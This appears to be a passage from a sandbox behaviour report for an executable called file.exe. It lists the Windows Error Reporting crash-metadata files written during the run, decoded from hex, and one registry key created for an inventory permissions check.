C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4560	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4606	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4610	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4616	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4658	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4662	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4666	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4698	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4702	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4704	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4746	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4750	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4752	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4790	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4794	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4798	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4850	4	0d 00 0a 00		success or wait	9	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4854	2	09 00		success or wait	18	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4858	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	5564	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	5568	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	5570	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	5610	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	5614	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	5616	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	5654	4	0d 00 0a 00		success or wait	6	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	5658	2	09 00		success or wait	12	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	5662	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6216	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6220	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6222	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6262	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6266	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6268	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6306	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6310	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6314	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6408	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6412	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6416	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>eequfe, Inc.</SystemManufacturer>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6522	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6526	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6530	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>eequfe7,1</SystemProductName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6626	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6630	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6634	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6754	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6758	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6762	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 38 00 36 00 30 00 38 00 30 00 30 00 31 00 31 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1618608011</OSInstallDate>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6844	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6848	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6852	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6954	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6958	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	6962	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7030	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7034	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7036	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7076	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7080	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7082	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7116	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7120	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7124	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7220	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7224	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7226	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7262	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7266	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7268	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7292	4	0d 00 0a 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7296	2	09 00		success or wait	6	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7300	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7546	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7550	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7552	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7578	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7582	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7584	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 33 00 33 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:29:33Z">	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7684	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7688	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7692	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 34 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 31 00 39 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="304" PID="3196" UptimeMS="2531" TimeSinceCreationMS="2531" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7954	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7958	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7962	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7982	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7986	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	7988	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8026	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8030	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8032	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8070	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8074	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8078	98	3c 00 47 00 75 00 69 00 64 00 3e 00 35 00 62 00 35 00 32 00 33 00 32 00 66 00 36 00 2d 00 30 00 32 00 30 00 35 00 2d 00 34 00 38 00 36 00 65 00 2d 00 61 00 39 00 36 00 65 00 2d 00 66 00 66 00 65 00 32 00 32 00 37 00 62 00 37 00 66 00 31 00 34 00 36 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>5b5232f6-0205-486e-a96e-ffe227b7f146</Guid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8176	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8180	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8184	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 33 00 33 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:29:33Z</CreationTime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8282	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8286	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8288	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8328	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	8332	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7334.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0fa97499\Report.wer	0	2	fd fd		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0fa97499\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	159	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0fa97499\Report.wer	10196	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 37 00 35 00 35 00 35 00 39 00 37 00 39 00 39 00 32 00	MetadataHash=1755597992	success or wait	1	6CE0497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE236BF	unknown
